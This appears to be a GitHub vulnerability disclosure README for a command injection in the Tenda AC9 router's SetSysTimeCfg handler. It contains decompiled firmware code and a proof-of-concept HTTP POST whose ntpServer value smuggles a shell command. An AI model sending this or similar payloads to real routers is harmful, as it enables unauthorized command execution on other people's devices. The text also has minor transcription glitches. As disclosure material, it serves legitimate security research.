F0und-icu AC9 ... on Jul 17 History

..

images	4 months ago
README.md	4 months ago

README.md

Tenda AC9 V15.03.2.21_cn has a command injection vulnerability

Overview


- **Type**: command injection vulnerability
- **Vendor**: Tenda (https://tenda.com.cn)
- **Products**: WiFi Router AC9
- **Firmware download address:** https://www.tenda.com.cn/download/default.html

Affected version

Figure 1 shows the latest firmware Ba of the router

Vulnerability details

```
if ( !strcmp(s1, "sync") )
{
  *(_DWORD *)nptr = 0;
  v15 = 0;
  memset(v13, 0, sizeof(v13));
  v23 = (char *)sub_2B9D4(a1, "timeZone", &unk_ECBA0);
  v22 = (char *)sub_2B9D4(a1, "timePeriod", &unk_ECBA0);
  src = (char *)sub_2B9D4(a1, "ntpServer", "time.windows.com");
  SetValue("sys.timesyn", "1");
  SetValue("sys.timemode", "auto");
  SetValue("sys.timezone", v23);
  SetValue("sys.timenextzone", "0");
  SetValue("sys.timefixper", v22);
  v1 = SetValue("sys.timentpserver", src);
  if ( CommitCfm(v1) )
  {
    GetValue("sys.timesyn", nptr);
    if ( atoi(nptr) == 1 )
    {
      v16[0] = atoi(nptr);
      v16[1] = atoi(v23);
      v16[2] = atoi(v22);
      strcpy((char *)&v16[3], src);
      sprintf((char *)v13, "op=%d", 3);
00083904 fromSetSysTime:45 (8B904)
```



The parameter Ntpserver is passed to tip_sntp_handle->doSystemCmd. A command injection vulnerability was formed.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V15.03.2.21_cn
2. Attack with the following POC attacks

```
POST /goform/SetSysTimeCfg HTTP/1.1
Host: 192.168.0.1
Content-Length: 76
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTM
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.0.1
Referer: http://192.168.0.1/system_time.html?random=0.9150451753353981&
```

```
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: password=25f9e794323b453885f5181f1b624d0btjotgb
Connection: close

timePeriod=86400&ntpServer="time.windows.com| ls > /tmp/f0und"&timeZone=20%3A00
```